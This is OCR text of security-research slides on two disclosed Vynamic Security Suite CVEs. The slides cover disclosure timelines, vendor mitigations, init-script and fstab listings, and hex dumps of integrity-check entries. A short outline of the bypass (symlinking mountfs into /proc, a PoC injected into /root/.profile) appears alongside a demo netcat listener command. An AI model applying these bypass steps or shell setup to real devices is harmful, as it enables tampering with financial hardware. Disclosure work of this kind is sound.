CVE-2023-24062 – Scope / Timeline

- <= v3.3.0 SR11, v4.0.0 SR03, v4.1.0 SR01, v4.2.0

- **June 10, 2022:** Vulnerability identified
- **August 31, 2022:** Vendor notified
- **September 28, 2022:** Vendor confirmation
- **October 6, 2022:** VSS v4.1.0 SR02
- **October 11, 2022:** VSS v3.3.0 SR12
- **October 12, 2022:** VSS v4.0.0 SR04
- **December 16, 2022:** Remediation confirmation VSS v3.3.0 SR12
- **January 19, 2023:** VSS v4.2.0 SR01
- **January 22, 2023:** MITRE Reservation


CVE-2023-24062 - Mitigation

- PBA Phase I
  - BOOTXSA - UEFI Index
- Phase I Index 58 -> 59
  - /bin/rm
- /etc/rc.d/init.d/mountfs Update

```
33  case "${1}" in
34     start)
35        log_info_msg "Remounting root file system in read-write mode..."
36        mount --options remount,rw / >/dev/null
37        evaluate_retval
38
39        # remove and re-create /root /var /tmp /mnt
40        rm -rf /root /var /tmp /mnt
41        mkdir /root /var /tmp /mnt
42
43        # Make sure /dev/pts exists
44        mkdir -p /dev/pts
45
46        # This will mount all filesystems that do not have _netdev in
47        # their option list.  _netdev denotes a network filesystem.
48
49        log_info_msg "Mounting remaining file systems..."
50        mount --all --test-opts no_netdev >/dev/null
51        evaluate_retval
52
53        # SCF
54        log_info_msg "Extracting /var, /root directories...\n"
55        tar xvf /etc/var.tar -C / >& /dev/null
56        tar xvf /etc/root.tar -C / >& /dev/null
57
58        # update signatures in /root
59        log_info_msg "Updating signatures in /root"
60        /usr/SUPERSHEEP/bin/update_signature.sh -s /root/startx.sh.sig
61        /usr/SUPERSHEEP/bin/update_signature.sh -s /root/sushe_start.sh.sig
```

```
0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 2f62 696e 2f62 6173 6800 0000  ....................../bin/bash...
0000 0000 0000 0000 0000 0000 0000 9f9b e5b5 8938 ecf7 aa4a 5acf 65bb 916a 959b  ....................8...JZ.e..j..
e114 47ee e5a5 4104 8dab 1813 67fc 5c00 6200 6900 6e00 5c00 6300 6100 7400 0000  ..G...A.....g.\.b.i.n.\.c.a.t...
0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000  ................................
0000 2f62 696e 2f63 6174 0000 0000 0000 0000 0000 0000 0000 0000 0000 fe79 f9f9  ../bin/cat....................y..
3aa0 3a67 41fa ba21 3c68 b2f4 9c62 7485 5f74 b31a f07a 9136 f0ef c1cd 5c00 6200  :.:gA..!<h...bt._t...z.6....\.b.
6900 6e00 5c00 6300 6800 6d00 6f00 6400 0000 0000 0000 0000 0000 0000 0000 0000  i.n.\.c.h.m.o.d.................
0000 0000 0000 0000 0000 0000 0000 0000 2f62 696e 2f63 686d 6f64 0000 0000 0000  ................/bin/chmod......
0000 0000 0000 0000 0000 9aba bfbf 368d a679 2ee7 bb96 708a c869 9d35 3db8 ebf7  ..............6..y....p..i.5=...
5900 6daa 9dff 9484 6b99 5c00 6200 6900 6e00 5c00 6400 6d00 6500 7300 6700 0000  Y.m.....k.\.b.i.n.\.d.m.e.s.g...
```

Vynamic Security Suite:
v3.3.0 SR12



Background By worldbanknotescoins.com

VSS v3.3.0 SR12 - Investigation

- Phase I validation
  - var.tar, root.tar, fstab, rc.d, inittab
- /etc/mtab – mitigated
- /root, /var, /tmp, /mnt – rm && mkdir
- mount logic – TRY HARDER

```
# Begin /etc/fstab

# file system  mount-point  type   options         dump  fsck
#                                                       order
/tmp/rootfs    /             ext4   defaults        1     1
proc           /proc         proc   defaults,noauto 0     0
sysfs          /sys          sysfs  defaults,noauto 0     0
debugfs        /sys/kernel/debug    debugfs defaults       0     0
securityfs     /sys/kernel/security securityfs      defaults      0     0
devpts         /dev/pts      devpts qid=4,mode=620  0     0
shm            /dev/shm      tmpfs  defaults        0     0

tmpfs          /run          tmpfs  defaults,noauto 0     0
tmpfs          /tmp          tmpfs  defaults        0     0
tmpfs          /var          tmpfs  defaults        0     0
tmpfs          /root         tmpfs  defaults        0     0
tmpfs          /mnt          tmpfs  defaults        0     0

devtmpfs       /dev          devtmpfs       mode=0755,nosuid,noauto 0     0

# End /etc/fstab
```

v3.3.0 SR12 JackPot – CVE-2023-28865

- Move */etc/rc.d/init.d/mountfs* to */proc*
- Link *mountfs*
- Extract *root.tar*, *var.tar*, *tmp.tar*
- */root/.profile* PoC Injection
- PROFIT





```
root@a6ed74a111ec:/mnt/disk# ls -al etc/rc.d/init.d/mountfs
lrwxrwxrwx 1 root root 21 Apr 24 14:52 etc/rc.d/init.d/mountfs -> ../../../proc/mountfs
```



CVE-2023-28865:
DEMO

Background By worldbanknotescoins.com


VM 520 ('vynamic') - Chromium
Not secure
https://proxmox:8006/?console=kvm&novnc=1&vmid=520&vmname=vynamic&node=proxmox&resize=off
Guest not running
Start Now


Terminal - root@e068ed3f421d: /vynamic
File Edit View Terminal Tabs Help
root@e068ed3f421d:/vynamic#


Terminal - nc -lvp 5050
File Edit View Terminal Tabs Help
vss-mitm@lab-box: ~
→ emptynebuli$ nc -lvp 5050
listening on [any] 5050 ...

CVE-2023-28865 – Scope / Timeline

- <= v3.3.0 SR14, v4.0.0 SR04, v4.1.0 SR02, v4.2.0 SR01

- **December 19, 2022:** Vulnerability identified
- **January 10, 2023:** Vendor notified
- **January 20, 2023:** Vendor confirmation
- **February 23, 2023:** VSS v3.3.0 SR15
- **February 23, 2023:** Remediation confirmation VSS v3.3.0 SR15
- **March 12, 2023:** VSS v4.1.0 SR03
- **March 16, 2023:** VSS v4.0.0 SR05 && v4.2.0 SR02
- **March 26, 2023:** MITRE Reservation

CVE-2023-28865 - Mitigation

- PBA Phase I Index
  - BOOTXSA - UEFI Index
- Phase I Index 56 -> 68
  - /mnt
  - /proc
  - /root
  - /run
  - /sbin/halt
  - /sbin/reboot
  - /sys
  - /tmp
  - /var
- /rc.d/init.d/mountfs - Unchanged

```
33  case "${1}" in
34     start)
35        log_info_msg "Remounting root file system in read-write mode..."
36        mount --options remount,rw / >/dev/null
37        evaluate_retval
38
39        # remove and re-create /root /var /tmp /mnt
40        rm -rf /root /var /tmp /mnt
41        mkdir /root /var /tmp /mnt
42
43        # Make sure /dev/pts exists
44        mkdir -p /dev/pts
45
46        # This will mount all filesystems that do not have _netdev in
47        # their option list.  _netdev denotes a network filesystem.
48
49        log_info_msg "Mounting remaining file systems..."
50        mount --all --test-opts no_netdev >/dev/null
51        evaluate_retval
52
53        # SCF
54        log_info_msg "Extracting /var, /root directories...\n"
55        tar xvf /etc/var.tar -C / >& /dev/null
56        tar xvf /etc/root.tar -C / >& /dev/null
57
58        # update signatures in /root
59        log_info_msg "Updating signatures in /root"
60        /usr/SUPERSHEEP/bin/update_signature.sh -s /root/startx.sh.sig
61        /usr/SUPERSHEEP/bin/update_signature.sh -s /root/sushe_start.sh.sig
```

```
5c00 6200 6900 6e00 5c00 6200 6100 7300 6800 0000 0000 0000 0000 0000 0000 0000  \.b.i.n.\.b.a.s.h...............
0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 2f62 696e 2f62 6173 6800 0000  ....................../bin/bash...
0000 0000 0000 0000 0000 0000 0000 9f9b e5b5 8938 ecf7 aa4a 5acf 65bb 916a 959b  ...................8...JZ.e..j..
e114 47ee e5a5 4104 8dab 1813 67fc 5c00 6200 6900 6e00 5c00 6300 6100 7400 0000  ..G...A.....g.\.b.i.n.\.c.a.t...
0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000  ................................
0000 2f62 696e 2f63 6174 0000 0000 0000 0000 0000 0000 0000 0000 0000 fe79 f9f9  ../bin/cat..................y..
3aa0 3a67 41fa ba21 3c68 b2f4 9c62 7485 5f74 b31a f07a 9136 f0ef c1cd 5c00 6200  :.:gA..!<h...bt._t...z.6....\.b.
6900 6e00 5c00 6300 6800 6d00 6f00 6400 0000 0000 0000 0000 0000 0000 0000 0000  i.n.\.c.h.m.o.d.................
0000 0000 0000 0000 0000 0000 0000 0000 2f62 696e 2f63 686d 6f64 0000 0000 0000  ................/bin/chmod......
0000 0000 0000 0000 0000 9aba bfbf 368d a679 2ee7 bb96 708a c869 9d35 3db8 ebf7  ..............6..y....p..i.5=...
```

Vynamic Security Suite:
v3.3.0 SR15

Background By worldbanknotescoins.com

VSS v3.3.0 SR15 - Investigation

- PBA Phase I
  - var.tar, root.tar, fstab, rc.d, inittab
  - /root, /tmp, /var – null sum
- NIX
  - /etc/mtab – mitigated
  - /root, /var, /tmp, /mnt – rm && mkdir
- Broken links have a NULL SUM!!!

```
→ root# tree root/
root/
└── test1
    └── test2
        └── test3
            └── test4

5 directories, 0 files
```

```
→ root# ls -al root/
total 8
drwxr-xr-x  2 root root 4096 Mar 27 09:15 .
drwxr-xr-x 20 root root 4096 Mar 27 09:14 ..
-rw-r--r--  1 root root    0 Mar 27 09:15 test-file
```

```
: cd14 f8db 5c00 6c00 6900 6200 5c00 7500 6400 6500 7600 0000 0000 0000 0000 0000  ..\.l.i.b.\.u.d.e.v.
: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 2f6c 6962 2f75 6465  ............/lib/ude
: 7600 0000 0000 0000 0000 0000 0000 0000 0000 c0e6 3726 f959 7ad5 b94c 4782 3304  v...............7&.Yz..LG.3.
: f5e5 f6d3 aff0 9a48 5d1b f571 a330 f2d6 10a3 5c00 6d00 6e00 7400 0000 0000 0000  .......H]..q.0....\.m.n.t.....
: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000  ................................
: 0000 0000 0000 2f6d 6e74 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000  ....../mnt.....................
: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000  ................................
: 5c00 7000 7200 6f00 6300 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000  \.p.r.o.c.....................
: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 2f70 726f 6300 0000 0000 0000  ..................../proc.....
: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000  ................................
: 0000 0000 0000 0000 0000 0000 0000 5c00 7200 6f00 6f00 7400 0000 0000 0000 0000  ..............\.r.o.o.t.........
: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000  ................................
: 0000 2f72 6f6f 7400 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000  ../root........................
: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 5c00 7200  ..............................\.r.
: 7500 6e00 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000  u.n.............................
: 0000 0000 0000 0000 0000 0000 0000 0000 2f72 756e 0000 0000 0000 0000 0000 0000  ................/run............
: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000  ................................
: 0000 0000 0000 0000 0000 5c00 7300 6200 6900 6e00 5c00 6100 6700 6500 7400 7400  .........\.s.b.i.n.\.a.g.e.t.t.
: 7900 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 2f73  y................................/s
```

VSS v3.3.0 SR15 - Investigation

- Need Stagging DIR
- Return to CVE-2023-28865
  - Check NULL SUM Directories
  - Locate Persistent Directory Structure
- Hello /dev/block!

